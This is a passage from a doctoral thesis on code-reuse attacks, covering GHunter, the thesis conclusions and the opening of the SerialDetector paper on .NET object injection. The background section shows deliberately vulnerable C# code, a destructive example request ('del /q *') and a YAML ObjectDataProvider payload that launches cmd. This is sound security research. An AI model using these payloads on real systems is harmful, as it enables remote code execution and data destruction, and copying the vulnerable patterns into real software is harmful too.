We designed a semi-automated analysis pipeline to discover exploitable universal gadgets in Node.js and Deno by dynamic taint analysis. Our pipeline, implemented in the GHunter tool, allowed us to systematically study universal gadgets, identifying 123 exploitable gadgets. We open-sourced GHunter and publicly disclosed the detected gadgets to raise awareness of their exploitation risks. Additionally, we identified and reported a new prototype pollution vulnerability in Elastic Kibana, demonstrating its exploitation using the disclosed gadgets. In light of these results, we systematized existing mitigations for prototype pollution and gadgets in the form of development guidelines.

Statement of Contribution

This paper was published in the *33rd USENIX Security Symposium (USENIX Security 2024)* and was co-authored with Eric Cornelissen and Musard Balliu. All authors contributed to the methodology and the presented pipeline. The thesis author developed a prototype of the dynamic taint analysis in the V8 engine and Node.js runtime, and conducted the Node.js experiments. The thesis author also implemented PoC exploits for Node.js gadgets, and detected and exploited the vulnerability in Elastic Kibana. The guidelines for mitigating prototype pollution and gadgets were a collaborative effort, with the thesis author evaluating the fixes of known prototype pollution vulnerabilities and their gadgets through the lens of the guidelines, and describing these case studies in the paper.

Chapter 5

Conclusions and Future Work

This doctoral thesis sets out to explore the attacks and vulnerabilities inherent in managed languages and runtimes, specifically focusing on C# and JavaScript. The primary objective was to develop methodologies and tools for identifying and mitigating code-reuse attacks (CRAs) in large-scale production applications. Throughout the thesis, we addressed the following research questions: *(RQ1)* how to develop methodologies that use static and dynamic program analysis to systematically and effectively capture the root causes of CRAs in memory-managed languages and their runtimes; *(RQ2)* how to implement analysis algorithms in a scalable manner to analyze real-world applications, libraries, and runtimes; *(RQ3)* how to perform a large-scale evaluation to estimate the prevalence of these vulnerabilities in the wild; *(RQ4)* what classes of code-reuse attacks can be distinguished in managed programming languages and runtimes.

We developed a systematic approach for detecting and exploiting object injection vulnerabilities (OIVs) in .NET applications. This approach allowed us to identify critical security flaws without relying on prior knowledge of vulnerable methods within a framework. Additionally, we introduced methodologies for detecting and mitigating prototype pollution (PP) vulnerabilities in JavaScript, identifying key ingredients of these vulnerabilities and proposing developer guidelines to defend against the exploitation of PPs. These contributions addressed *RQ1*.

The thesis also presented a suite of static and dynamic analysis tools, including SerialDetector (Paper A), Silent Spring (Paper B), Dasty (Paper C), and GHunter (Paper D), which were successfully applied to identify and exploit critical vulnerabilities in real-world applications. We presented the developed program analysis algorithms and discussed the challenges and details of their implementations, addressing *RQ2*. We covered *RQ3* by conducting large-scale evaluations of the tools, analyzing popular managed runtimes, thousands of libraries, and high-profile applications.

Moreover, we developed a new taxonomy of code-reuse attacks in managed

languages and runtimes, as detailed in Chapter 3, uncovering new attack primitives and their combinations to address *RQ4*.

This thesis contributes to the state of the art in both practical and scientific terms. The practical impact of this work is evident through the successful application of the developed tools in real-world scenarios. We discovered and responsibly disclosed critical vulnerabilities in high-profile applications, contributing to the overall security of widely used software systems. Scientifically, this work has advanced the understanding of code-reuse attacks in memory-safe languages, extending existing techniques in static and dynamic taint analysis. The taxonomy of CRAs developed in this thesis provides a structured framework for identifying these attacks, showing connections between safe and unsafe languages, and offering a valuable resource for both researchers and practitioners.

Throughout the research, we encountered several challenges, particularly in the development of static and dynamic analysis tools. One of the main technical challenges was achieving scalability while maintaining precision in the analysis. Analyzing large codebases posed significant computational demands, and the trade-offs between precision and scalability were a constant consideration.

Future research may focus on enhancing the limitations of the developed tools. SerialDetector, for instance, ignores some CIL instructions, which prevents tracking values of function pointers such as *delegates*. We also discussed the challenge of effectively resolving virtual method calls in large codebases, which may be improved further. The detection of complex gadget chains remains an area for further improvement. We have already attempted to support such chains in Dasty by developing *forced branch execution*, yet our tools have limitations in detecting full complex gadget chains.

The scope of our analysis and taxonomy was limited to C# and JavaScript, leaving room for expansion into other languages and runtime environments. Another promising direction involves investigating new code-reuse attack vectors that may emerge as programming languages and frameworks evolve. By staying ahead of these developments, we can design methodologies to detect and mitigate future threats effectively.

The broader application of the developed taxonomy also presents exciting opportunities. It raises an interesting question about the prevalence of the newly reported attack chains in real-world applications. This topic requires additional large-scale analysis of applications and libraries and potentially may bring new classes of vulnerabilities. Applying this taxonomy to other domains, such as mobile applications, may yield valuable insights and guide the development of new security measures and best practices.

Reflecting on this research journey, it has been both challenging and rewarding. The complexity of analyzing and securing large-scale software systems required non-trivial approaches. The lessons learned throughout this process have not only advanced the field but also provided valuable insights which will hopefully motivate future research studies.

In conclusion, this thesis has made contributions to the understanding and mitigation of code-reuse attacks in managed languages and runtimes. The methodologies, tools, and taxonomy developed in the thesis provide a robust foundation for securing modern software systems against increasingly sophisticated cyber threats. As technology continues to evolve, the need for effective security measures will only grow, and this work represents a step forward in ensuring that our digital infrastructure remains solid in the face of these challenges.

Part II

Included Papers

A

Paper A

SerialDetector: Principled and Practical Exploration of Object Injection Vulnerabilities for the Web

Mikhail Shcherbakov and Musard Balliu

Proceedings of the 28th Network and Distributed System Security Symposium, NDSS 2021

Abstract

The last decade has seen a proliferation of code-reuse attacks in the context of web applications. These attacks stem from Object Injection Vulnerabilities (OIV) enabling attacker-controlled data to abuse legitimate code fragments within a web application's codebase to execute a code chain (gadget) that performs malicious computations, like remote code execution, on attacker's behalf. OIVs occur when untrusted data is used to instantiate an object of attacker-controlled type with attacker-chosen properties, thus triggering the execution of code available but not necessarily used by the application. In the web application domain, OIVs may arise during the process of deserialization of client-side data, e.g., HTTP requests, when reconstructing the object graph that is subsequently processed by the backend applications on the server side.

This paper presents the first systematic approach for detecting and exploiting OIVs in .NET applications including the framework and libraries. Our key insight is: The root cause of OIVs is the untrusted information flow from an application's public entry points (e.g., HTTP request handlers) to sensitive methods that create objects of arbitrary types (e.g., reflection APIs) to invoke methods (e.g., native/virtual methods) that trigger the execution of a gadget. Drawing on this insight, we develop and implement SerialDetector, a taint-based dataflow analysis that discovers OIV patterns in .NET assemblies automatically. We then use these patterns to match publicly available gadgets and to automatically validate the feasibility of OIV attacks. We demonstrate the effectiveness of our approach by an in-depth evaluation of a complex production software such as the Azure DevOps Server. We describe the key threat models and report on several remote code execution vulnerabilities found by SerialDetector, including three CVEs on Azure DevOps Server. We also perform an in-breadth security analysis of recent publicly available CVEs. Our results show that SerialDetector can detect OIVs effectively and efficiently. We release our tool publicly to support open science and encourage researchers and practitioners explore the topic further.

A.1 Introduction

The last decade has seen a proliferation of code-reuse attacks in the context of web applications [35, 52, 64, 65, 79, 103, 148]. The impact of these attacks can be devastating. The recent attack that hit the credit reporting agency Equifax exposed the personal information (credit card numbers, Social Security numbers) of 143 million US consumers. As a result, the law firms filed 23 class-action lawsuits, which would make it the largest suit in US history. The breach rooted in insecure deserialization in the Apache Struts framework within a Java web application, which led to remote code execution (RCE) on Equifax web servers. The attack exploited the XML serialization of complex data objects into textual strings to introduce malicious XML payloads into Struts servers during the dese-

rialization process [96]. These attacks motivate the need for studying code-reuse vulnerabilities systematically.

Object Injection Vulnerabilities In web applications, Object Injection Vulnerabilities (OIV) occur when an attacker can arbitrarily modify the properties of an object to abuse the data and control flow of the application. For example, OIVs may arise during the deserialization of data from the client side, e.g., HTTP requests, when reconstructing the object graph that is subsequently processed by the backend applications on the server side. Similarly to classical exploits such as return-oriented programming (ROP) and jump-oriented programming (JOP), which target memory corruption vulnerabilities [18, 173, 210], OIVs enable attacker-controlled data to trigger the execution of legitimate code fragments (gadgets) to perform malicious computations on attacker's behalf. The following *requirements* are needed to exploit an OIV [147]: (*i*) the attacker controls the type of the object to be instantiated, e.g., upon deserialization; (*ii*) the reconstructed object calls methods in the application's scope; (*iii*) there exists a big enough gadget space to find types that the attacker can chain to get an RCE. Existing works show that OIVs are present in mainstream programming languages and platforms like Java [79, 148], JavaScript [103], PHP [64], .NET [65, 147], and Android [166].

Challenges Despite the high impact of OIV, efforts on tackling their root cause have been unsatisfactory. A witness is the fact that a decade after the discovery of these vulnerabilities a comprehensive understanding of languages features at the heart of OIVs has yet to emerge. One result is the ongoing arms race between researchers discovering new attacks and gadgets and vendors providing patches in an ad-hoc manner. To date, the best efforts in discovering and exploiting OIVs have been put forward by the practitioners' community [64, 65, 73, 147]. Except for a few recent works [52, 75, 80, 103, 143], the problem remains largely unexplored in the academic community. Most existing works address OIVs within the general context of injection vulnerabilities, thus lacking targeted techniques for detection and exploitation in web applications [13, 35, 200, 214].

A principled investigation of OIVs in real-world applications requires analyzing not only the applications, but also the underlying framework and libraries that these applications build on. In fact, most of the known attacks stem from weaknesses in frameworks and libraries. This is challenging task since production scale frameworks, e.g., the .NET Framework, are complex entities with large codebases, intricate language features, and lack of source code. Existing approaches rely on static source code analysis of applications and ignore frameworks and libraries. Moreover, they focus on a whitelist of *magic* methods [52, 64], i.e., vulnerable APIs at the application level, thus missing attacks that may be present in unknown methods using the same features at the framework level. Another key challenge is the lack of automation and open source tools to investigate the feasibility of potential attacks. While state-of-the-art countermeasures against OIVs rely on blacklisting/whitelisting techniques [12, 47, 75, 80, 98, 143, 183, 187], it is essential to develop tools that check feasibility of attacks in a principled and

practical manner.

Contributions This work presents the first systematic approach for detecting and exploiting OIVs in .NET applications, including the .NET Framework and third-party libraries. Our key observation is that the root cause of OIVs is the untrusted information flow from an applications' *entry points* to *sensitive sinks* that create objects of arbitrary types to invoke *attack triggers* that initiate the execution of a gadget. Drawing on this insight, we develop and implement SerialDetector [190], a tool for detecting OIV *patterns* automatically and exploiting these patterns based on publicly-available gadgets in a semi-automated fashion. Following the line of work on static analysis at bytecode level [8,14,59,71,214,215], SerialDetector implements an efficient and scalable inter-procedural taint-based static analysis targeting .NET's Common Intermediate Language. At the heart of our approach lies a field-sensitive and type-sensitive data flow analysis [197, 214] that we leverage to analyze the relevant object-oriented features and detect vulnerable patterns. We evaluate the feasibility of our approach on 15 deserializers reporting on the efficiency and effectiveness of SerialDetector in generating OIV patterns. We conduct an in-depth security analysis of production software such as the Azure DevOps Server and find three RCE vulnerabilities. To further evaluate SerialDetector, we perform an in-breadth security analysis of recent .NET CVEs from public databases and report on the effort to analyze and reproduce these exploits. In summary, the paper offers the following contributions:

- We identify the root cause of Object Injection Vulnerabilities and present a principled and practical approach to detect such vulnerabilities in a framework-agnostic manner.
- We present the first systematic approach for detecting and exploiting OIVs in .NET applications including the framework and libraries.
- We develop SerialDetector [190], a practical open source tool implementing a scalable taint-based dataflow analysis to discover OIV patterns, as well as leveraging publicly available gadgets to exploit OIVs in real-world software.
- We perform an thorough evaluation of OIV patterns in .NET-based deserialization libraries showing that SerialDetector can find vulnerable patterns with low burden on a security analysis. We use these patterns in an in-breadth security analysis of vulnerable applications to show that SerialDetector can help uncovering OIVs effectively and efficiently.
- We carry out an in-depth security analysis of Azure DevOps Server illuminating the different threat models. Drawing on these threat models, we show SerialDetector in action to identify and exploit highly-critical vulnerabilities leading to remote code execution on the server.

A.2 Technical Background

This section provides background information and illuminates the core security issues with OIVs in .NET applications. We identify the key ingredients in the life-

cycle of an OIV, distinguishing between application-level OIVs (Section A.2) and infrastructure-level OIVs (Section A.2). Appendix A.10 provides a brief overview of the .NET Framework.

Application-level OIVs

Applications can be vulnerable to OIVs whenever untrusted data instantiates an object of arbitrary type and subsequently influences a chain of method calls resulting in the execution of a dangerous operation. For an attack to be successful, the following ingredients are required: (1) a *public entry point* allowing the attacker to inject untrusted data; (2) a *sensitive method* creating an object of attacker-controlled type; (3) a *gadget* consisting of a chain of method calls that ultimately execute a dangerous operation; (4) a malicious *payload* triggering the execution of steps (1)-(3).

Consider a C# implementation of the classical *Command* design pattern [69] for a smart home controller (Listing A.1). The controller implements the method `CommandAction` as an entry point handling HTTP POST requests. Following the design pattern, a developer creates an object of type `name` dynamically using the method `Activator.CreateInstance` of the .NET Framework. Subsequently, the code calls the virtual method `Execute` to execute the command specified in the input parameter `args`, e.g., a `Backup` command that runs a database backup. The main benefit of this design pattern is that a developer can define new commands without changing the implementation of the method `CommandAction`. This can be achieved by simply adding a new class that implements the interface `ICommand`.

```
1  public class SmartHomeController : Controller {
2    [HttpPost]
3    public ActionResult CommandAction(string name, string args) {
4      var t = Type.GetType(name);
5      var c = (ICommand) Activator.CreateInstance(t);
6      c.Execute(args);
7      return RedirectToAction("Index");
8    }}
9  public class Backup : ICommand {
10   public virtual void Execute(string parameters) {
11     DB.Backup(parameters);
12   }}
```

Listing A.1: Implementation of Command pattern.

Unfortunately, such flexible design comes with security issues. Consider the class `OSCommand` implementing the same interface `ICommand` to run a process based on the data from `parameters` (Listing A.2). The method `Execute` splits the input parameters to extract the actual OS command and its arguments before the call to `Process.Start`.

A developer might not even be aware of the existence of `OSCommand` in the modules loaded by the application. An attacker can use the class type `OSCommand`

```
1  public class OSCommand : ICommand {
2    public virtual void Execute(string parameters) {
3      var firstSpace = parameters.IndexOf(' ');
4      var command = parameters.Substring(0, firstSpace);
5      var args = parameters.Substring(firstSpace + 1);
6      Process.Start(command, args);
7    }}
```

Listing A.2: Implementation of OSCommand.

as a parameter to the POST request to create an `OSCommand` object and execute malicious commands in the target OS. For example, a payload in a POST request body with two parameters, `name = OSCommand` and `args = del /q *` results in remote code execution, deleting all files in the current directory.

Observe that the above-mentioned OIV fits our template: The application exposes a public entry point (`CommandAction`) to call a sensitive method creating an object of attacker-controlled type (`Activator.CreateInstance`). Subsequently, it uses the object to trigger the execution of a gadget (method `Execute` of class `OSCommand`) via a malicious payload. To detect such attacks, a comprehensive analysis should consider all implementations of the method `Execute` in classes implementing the `ICommand` interface.

Infrastructure-level OIVs

OIVs can be present at the level of the infrastructure that supports applications running on the server side. For .NET technologies, the infrastructure includes the .NET Framework and libraries (see Appendix A.10). A prime example of OIVs at the infrastructure layer is *insecure deserialization*. Deserialization is the process of recreating the original state of an object from a stream of bytes that was produced during a reverse process called serialization. In the web domain, serialization can be used to convert an object from the client side to a stream of bytes that can be transmitted over the network and used to recreate the same object on the server side. To achieve this, the deserializer may instantiate objects based on metadata from the serialized stream. Thus, an attacker can create an object of an arbitrary type by manipulating the metadata in the serialized stream, which may cause the deserializer to execute dangerous methods of the object.

We illustrate OIVs in insecure deserialization with a running example which we will discuss further in Section A.3. We consider the `YamlDotNet` library that implements serialization and deserialization of data in the YAML format. Listing A.3 shows the simplified code fragment used by `YamlDotNet` to deserialize data obtained via the parameter `yaml`. The method `Deserialize` is a public entry point that may receive data from untrusted sources like HTTP request parameters, cookies, or files uploaded to a web application. The method parses the input and calls the method `DeserializeObject` with the root YAML node

as input. A type cast ensures that the created object has the expected type `T`. However, the type cast is executed only after the creation of the object graph, hence the system will still create objects based on the information from YAML data with no restriction on the type.

```
1  public T Deserialize<T>(string yaml) {
2    var rootNode = GetRootNode(yaml);
3    return (T) DeserializeObject(rootNode);
4  }
5  private object DeserializeObject(YamlNode node) {
6    var type = GetTypeFrom(node);
7    var result = Activator.CreateInstance(type);
8    foreach (var nestedNode in GetNestedNodes(node)) {
9      var value = DeserializeObject(nestedNode);
10     var property = GetPropertyOf(nestedNode);
11     property.SetValue(result, value);
12   }
13   return result;
14 }
```

Listing A.3: Implementation of YAML deserializer.

The method `DeserializeObject` creates an object of the type specified by the YAML node and sets its fields' properties recursively. It uses a .NET Reflection API to create object by a type defined at runtime (via `Activator.CreateInstance`) and executes a setter method for each property (via `PropertyInfo.SetValue`). An attacker can find gadgets in the target system, i.e., the .NET Framework and third-party libraries, that allow executing malicious actions in their property setter. For example, the class *ObjectDataProvider* can be used as gadget for the `YamlDotNet` deserializer and any other deserializer that allows the execution of property setters for arbitrary classes.

```
1    public class ObjectDataProvider {
2      public object ObjectInstance {
3        set {
4          this._objectInstance = value;
5          this.Refresh();
6        }}
7      public void Refresh() {
8        /*...*/
9        obj = this._objectType.InvokeMember(
10         this.MethodName, /*...*/,
11         this._objectInstance, this._methodParameters);
12     }}
```

Listing A.4: Implementation of class ObjectDataProvider.

Listing A.4 shows a snippet of the class `ObjectDataProvider`. The property setter of the object `ObjectInstance` calls the method `Refresh` which in turn invokes the method specified in `MethodName` using the .NET Reflection API. Hence, the attacker controls the properties `ObjectDataProvider.MethodName` and `ObjectDataProvider.ObjectInstance` enabling the execution of arbitrary methods.

To run arbitrary commands during YAML deserialization process, e.g. a calculator, an attacker leverage the class `ObjectDataProvider` to create a payload as in Listing A.5. Specifically, the deserializer will execute the property setter `ObjectDataProvider.ObjectInstance` and invoke the method `Process::Start` to run `calc.exe`.

```
1 !<!System.Windows.Data.ObjectDataProvider> {
2   MethodName: Start,
3   ObjectInstance:
4   !<!System.Diagnostics.Process> {
5     StartInfo:
6     !<!System.Diagnostics.ProcessStartInfo> {
7       FileName: cmd,
8       Arguments: '/C calc.exe'
9     }}}
```

Listing A.5: YAML payload of ObjectDataProvider.

The `YamlDotNet`'s OIV follows our template: The library exposes a public entry point (`Deserialize`) to call a sensitive method creating an object of attacker-controlled type (`Activator.CreateInstance`). Subsequently, it uses the object to trigger the execution of a gadget (the property setter of class `ObjectDataProvider`) via a malicious payload. To detect such vulnerabilities, a comprehensive analysis should consider all implementations of the property setter methods like `SetValue` in the codebase of the .NET Framework and libraries. Observe that the analysis should target .NET assemblies to account for OIVs in the framework and libraries.

A.3 Overview of the Approach

This section discusses the key insights of our approach (Section A.3) and provides a high-level overview of the architecture and workflow of SerialDetector (Section A.3).

Root cause of Object Injection Vulnerabilities

We now take a closer look at the vulnerability of YamlDotNet library in Section A.2. Listing A.3 shows that the vulnerability occurs because of an insecure chain of method calls during the deserialization of attacker-controlled data. The chain starts from a call to the public method `Deserialize<T>(yaml)` which uses the untrusted input in variable `yaml` to create an object of arbitrary type via the method `Activator.CreateInstance` and subsequently use it to call the method `SetValue`. The latter executes the code of a property setter of the created object using a property name.

The vast majority of related works leverage publicly available knowledge about signatures of vulnerable methods, like `Activator.CreateInstance` and `SetValue`, to identify such *(magic)* methods in a target codebase [52,65,147,148].




Figure A.1: OIV pattern for YamlDotNet Deserializer: public entry point (green), sensitive sink (red), and attack trigger (blue).

These works rely on the knowledge of vulnerable method signatures to either build or reuse malicious gadgets. We argue that such syntax-based approaches are not ideal as modern applications may hide unknown methods that achieve the same malicious effect. This leads us to the first research question: (*i*) What is an appropriate criteria for identifying OIVs? To help answering this question, we dive deeper into the analysis of the two vulnerable methods of our example.

`Activator.CreateInstance` method performs a sequence of method calls which results in executing the native method `RuntimeTypeHandle.Allocate`. This method takes as input a parameter `type` and uses it to define the type of the returned object. We call such methods *sensitive sinks*. In general, sensitive sinks are either native (external) methods or run-time generated methods that return an object of the type specified in their input parameter. The .NET Framework contains in total 123 sensitive sinks. A similar analysis of the method `SetValue` shows that the subsequent sequence of method calls results in executing the native method `RuntimeMethodHandle.InvokeMethod(obj,..., sig)`, which invokes the method `sig` of object `obj`. Hence, an attacker controlling the type of the object `obj` and the name of the method `sig` can execute arbitrary code as in our example. We call such methods *attack triggers* since they determine the first method of a gadget chain that leads to malicious behavior. In fact, an attack trigger puts the system into a state that does not meet the specification as intended by the developer. Other potential candidates for attack triggers are virtual method calls, e.g., the method `Execute` in Listing A.1, which enable attackers to execute concrete implementations of these methods at their choice.

In light of this analysis, we identify the root cause of an OIV based on three ingredients: (*a*) public entry points; (*b*) sensitive sinks; and (*c*) attack triggers. We use these ingredients to compute OIV *patterns* in large codebases. We define an OIV pattern as a public entry point that triggers the execution of a sensitive sink

to create an object that controls the execution of an attack trigger. Figure A.1 depicts the OIV pattern for our running example in Section A.2. Motivated by our notion of OIV pattern, we address three additional key questions: (*ii*) Can we provide practical tool support to detect OIV patterns in large-scale applications including frameworks and third-party libraries? (*iii*) How do we validate the usefulness of the generated patterns? (*iv*) Are there real-world applications to give evidence for the feasibility of the approach?

SerialDetector

Overview of SerialDetector We have developed a static analysis tool, dubbed SerialDetector [190], to detect and exploit Object Injection Vulnerabilities in .NET applications and libraries. Figure A.2 describes the architecture and workflow of SerialDetector. At high level, the tool operates in two phases: A fully-automated *detection* phase and a semi-automated *exploitation* phase. In the detection phase, SerialDetector takes as input a list of .NET assemblies and a list of sensitive sinks, and performs a systematic analysis to generate OIV patterns automatically. The exploitation phase matches the generated patterns with a publicly available list of gadgets. When a gadget matches a pattern, we describe the gadget in a knowledge base to generate malicious payloads for different formats. The entry points of the matched pattern allow us to describe templates in the knowledge base. Populating the knowledge base is a manual operation; the payload and template generation is performed automatically based on the described rules. For a target application, SerialDetector performs a lightweight call graph analysis to identify control flow paths that make use of the vulnerable templates described in the knowledge base. Subsequently, it uses the automatically generated payloads to validate their exploitability for the target application during the exploit generation step. The exploit generation may require modifying the payload and other application inputs, or a combination of multiple vulnerabilities into one exploit. This is a manual step requiring knowledge of the application's threat model and analysis of the data validation code, e.g., dynamic analysis or application debugging. SerialDetector does not automate this process, but provides aids such as automated validation of modified payload on a vulnerable template and automated generation of the call graph. We explain both phases in detail in Section A.5. In Section A.7, we use the vulnerabilities found in the Azure DevOps Server to showcase the exploit generation and validation process.

Static analysis SerialDetector targets the Common Intermediate Language (CIL) instead of working with the source code such as C#. This choice is motivated by several reasons: First, we aim at analyzing the code of the .NET Framework to identify sensitive methods which are not available at the source level. Second, this approach allows us to implement a framework-agnostic analysis without any knowledge about the known vulnerable methods of the framework. Third, we aim at performing an in-depth security evaluation of our approach on production software such as Microsoft Azure DevOps for which the source code is




Figure A.2: Architecture and workflow of SerialDetector: automated steps (green) and manual steps (blue).

not available. Fourth, CIL has fewer language constructs that must be supported by the analyzer as compared to the high-level languages. By focusing on CIL, we do not lose any significant data that is relevant to our code analysis. In fact, CIL is a type-safe language with complete type information in the metadata. On the other hand, CIL inherits well-known challenges for the analysis of stack-based object-oriented intermediate languages, e.g., the emulation of the evaluation stack and the reconstruction of control flow.

We develop and implement a principled and practical field-sensitive taint-based dataflow analysis targeting the CIL language. In Section A.4 we present the details of the analysis for a core of CIL instructions. At the heart of this analysis lies a modular inter-procedural abstract interpretation based on method summaries, pointer aliasing, and efficient on-the-fly reconstruction of the control flow graph. We present the algorithms underpinning our analysis in a principled manner and discuss various challenges and solutions related to low-level language features. The analysis implements type-sensitivity, a lightweight form of context-sensitivity, and a type-hierarchy graph analysis for reconstruction of the call graph. We find that these features provide a middle ground to implementing scalable yet precise algorithms for detecting OIV patterns. Similar analysis have been implemented in the context of web applications [200, 214] and mobile applications [8, 71]. While these analysis leverage intermediate languages featuring control flow and call graph reconstruction (e.g., FlowDroid builds on the SOOT framework [215]), SerialDetector implements these features on the fly.

Roadmap of results In Section A.5, we discuss our implementation of SerialDetector including challenges and limitations. Following Figure A.2, the de-

tection phase performs a call graphs analysis for a set of input assemblies, e.g., the .NET Framework and third-party libraries, to identify public entry points that may reach sensitive sinks. Then, it uses such information to carry out the dataflow analysis to identify attack triggers, thus generating a list of OIV patterns. However, the usefulness of the generated patterns depends on the existence of matching gadgets that result in exploits. While gadget generation is orthogonal to pattern generation, we evaluate SerialDetector by analyzing .NET deserialization libraries with publicly available gadgets [146]. Because an attack trigger is the first method in a gadget, it is sufficient that an attack trigger from our generated patterns matches the first method of a gadget. Subsequently, we validate the feasibility of these attacks using our payload generator. In Section A.6, we discuss the details of our evaluation showing that SerialDetector finds patterns associated with vulnerable deserializers.

While these results show that SerialDetector is useful in detecting OIV patterns in the .NET Framework and its deserialization libraries, as well as in generating and validating exploits for known gadgets, it is unclear whether these vulnerabilities appear in production software. In fact, an application build on top of the .NET Framework and libraries might still use a vulnerable deserializer in a secure manner, e.g., by performing validation of the untrusted input. To validate this claim, we use SerialDetector to carry out a comprehensive in-breadth security analysis of vulnerable .NET applications (Section A.6) and an in-depth security analysis of the Azure DevOps Server (Section A.7). We report on the number of false positive and false negatives of our analysis, and on the number of manual changes of exploit candidates to generate a successful payload.

In Section A.7 we use SerialDetector's call graph analysis to identify control flow paths from public APIs of the Azure DevOps Server to vulnerable entry points in the .NET Framework. By exploring different threat models in the application, SerialDetector found three critical security vulnerabilities leading to Remote Code Execution in Azure DevOps Server. In line with the best practices of coordinated disclosure, we reported the vulnerabilities to the affected vendors. Microsoft recognized the severity of our findings and assigned CVEs to all three exploits. We also received three bug bounties acknowledging our contributions to Microsoft's security.

A.4 Taint-Based Static Analysis

This section presents a taint-based static analysis underpinning the detection phase of SerialDetector. The analysis targets CIL, an object-oriented stack-based binary instruction set, and it features a modular inter-procedural field-sensitive dataflow analysis that we leverage to detect OIV patterns for large code. We provide an overview of the core language features (Section A.4), and discuss challenges and solutions for implementing a precise, yet scalable, intra-procedural (Section A.4) and inter-procedural analysis (Section A.4).

CIL language and notation

CIL is a stack-based language running on the CLR virtual machine (see Appendix A.10). We focus on a subset of instructions to describe the core ideas of our analysis.

$$\begin{aligned} \mathit{Inst} ::= \; & \textbf{ldvar}\ x \mid \textbf{ldfld}\ f \mid \textbf{stvar}\ x \mid \textbf{stfld}\ f \mid \textbf{newobj}\ T \mid \\ & \textbf{br}\ i \mid \textbf{brtrue}\ i \mid \textbf{call}\ i \mid \textbf{ret} \end{aligned}$$

We assume a set of variables $x, y, args, \cdots \in \mathit{Var}$ containing root variables, i.e., formal parameters of methods, and local variables; a set of object fields $f, g, \cdots \in \mathit{Fld}$; a set of values $v, l, \cdots \in \mathit{Val}$ consisting of object locations $l, l_1, \cdots \in \mathit{Loc} \subseteq \mathit{Val}$ and other values, e.g., booleans true and false; a set of class types $C, T \in \mathit{Types}$. We write $f[x \mapsto v]$ for substitution of value v for parameter x in function f and $f(x)$ for the value of x in f. We use $f(x)\downarrow$ to represent that the partial function f is defined in x, and $f(x)\uparrow$ otherwise. We write $(b\ ?\ e_1 : e_2)$ to denote a conditional expression returning e_1 if the condition b is true, e_2 otherwise.

The memory model contains an environment $E : \mathit{Var} \mapsto \mathit{Val}$ mapping variables to values, a heap $h : \mathit{Loc} \times \mathit{Fld} \mapsto \mathit{Val}$ mapping object locations and fields to values, an (operand) stack s and a call stack cs. The environment and heap mappings are partial functions, hence we write $\perp$ for the undefined value. A program $P \in \mathit{Prog}$ consists of a list of instructions Inst^* indexed by a program counter index $pc, i \in PC$. We tacitly assume there is set of class definitions including a set of fields and a set of methods, and a distinguished method to start the execution. Each method definition includes a method identifier with formal parameters and the list of instructions. We write $sig \in \mathit{Sig}$ for the signature of a method which consists of the method's name and its formal parameters.

The execution model consists of configurations $cfg \in \mathit{Conf}$ of shape $cfg = (pc, cs, E, h, s)$ containing the program counter $pc \in PC$, environment $E \in \mathit{Env}$, heap $h \in \mathit{Heap}$, call stack $cs = (pc, E, s)^*$ with $cs \in (PC \times \mathit{Env} \times \mathit{Val}^*)^*$, and stack $s \in \mathit{Val}^*$. We write ϵ to denote an empty stack and $t :: v$ to denote a stack with top element v and tail t. The semantics of CIL programs is defined by the transition relation $\rightarrow \in \mathit{Conf} \times \mathit{Conf}$ over configurations, using the rules in Figure A.12. As expected, the reflexive and transitive closure $\rightarrow^*$ of $\rightarrow$ induces a set of program executions. Notice that the program P is fixed, hence the instruction to be executed next is identified by the program counter pc. The semantics of CIL is standard and we report it in Figure A.12 in Appendix.

Intra-procedural dataflow analysis

We now present our intra-procedural dataflow analysis based on abstract interpretation of CIL instructions. Motivated by the root cause of OIVs, our abstraction overapproximates operations over primitive types and focuses on tracking the propagation of object locations from sensitive sinks to attack triggers. Our symbolic analysis combines aliases' computation with taint tracking [181,182] using a

store-based abstraction of the heap [89]. We present the key features of the analysis implemented in SerialDetector via examples and principled rules underpinning our algorithms.

Our abstract interpretation of CIL instructions leverages a symbolic domain of values for object locations and other primitive values. Abusing notation, we assume a set of symbolic values $Val = Loc \cup Sv$ containing symbolic locations $l \in Loc$ and other symbolic values $sv \in Sv$. The latter is used as a placeholder to abstract away operations over primitive datatypes. We use symbolic configurations of shape $\langle pc, E, h, s, \phi, \psi \rangle$ where the first four components correspond to symbolic versions of the concrete counterparts, while ϕ and ψ overapproximate symbolic stacks and control flow.

Challenges and solutions at high level Symbolic analysis for stack-based languages like CIL requires tackling several challenges related to: (a) abstract representation of the heap; (b) unstructured control flow and symbolic representation of the stack; (c) sound approximation of control flow, e.g, loops.

We address these challenges using a store-based abstraction of the heap and an efficient on-the-fly computation of merge points for conditionals and loops via forward symbolic analysis. Our analysis is flow-insensitive, hence the abstract heap graph and information about aliases holds at any program point within a method. While some code may be traversed twice to account for jump instructions, we ensure that the code is only analyzed once. Moreover, we ensure the consistency of the symbolic stack by recording the stack state for every branch instruction and combining the stacks at merge points, while updating the pointers in the heap and environment.

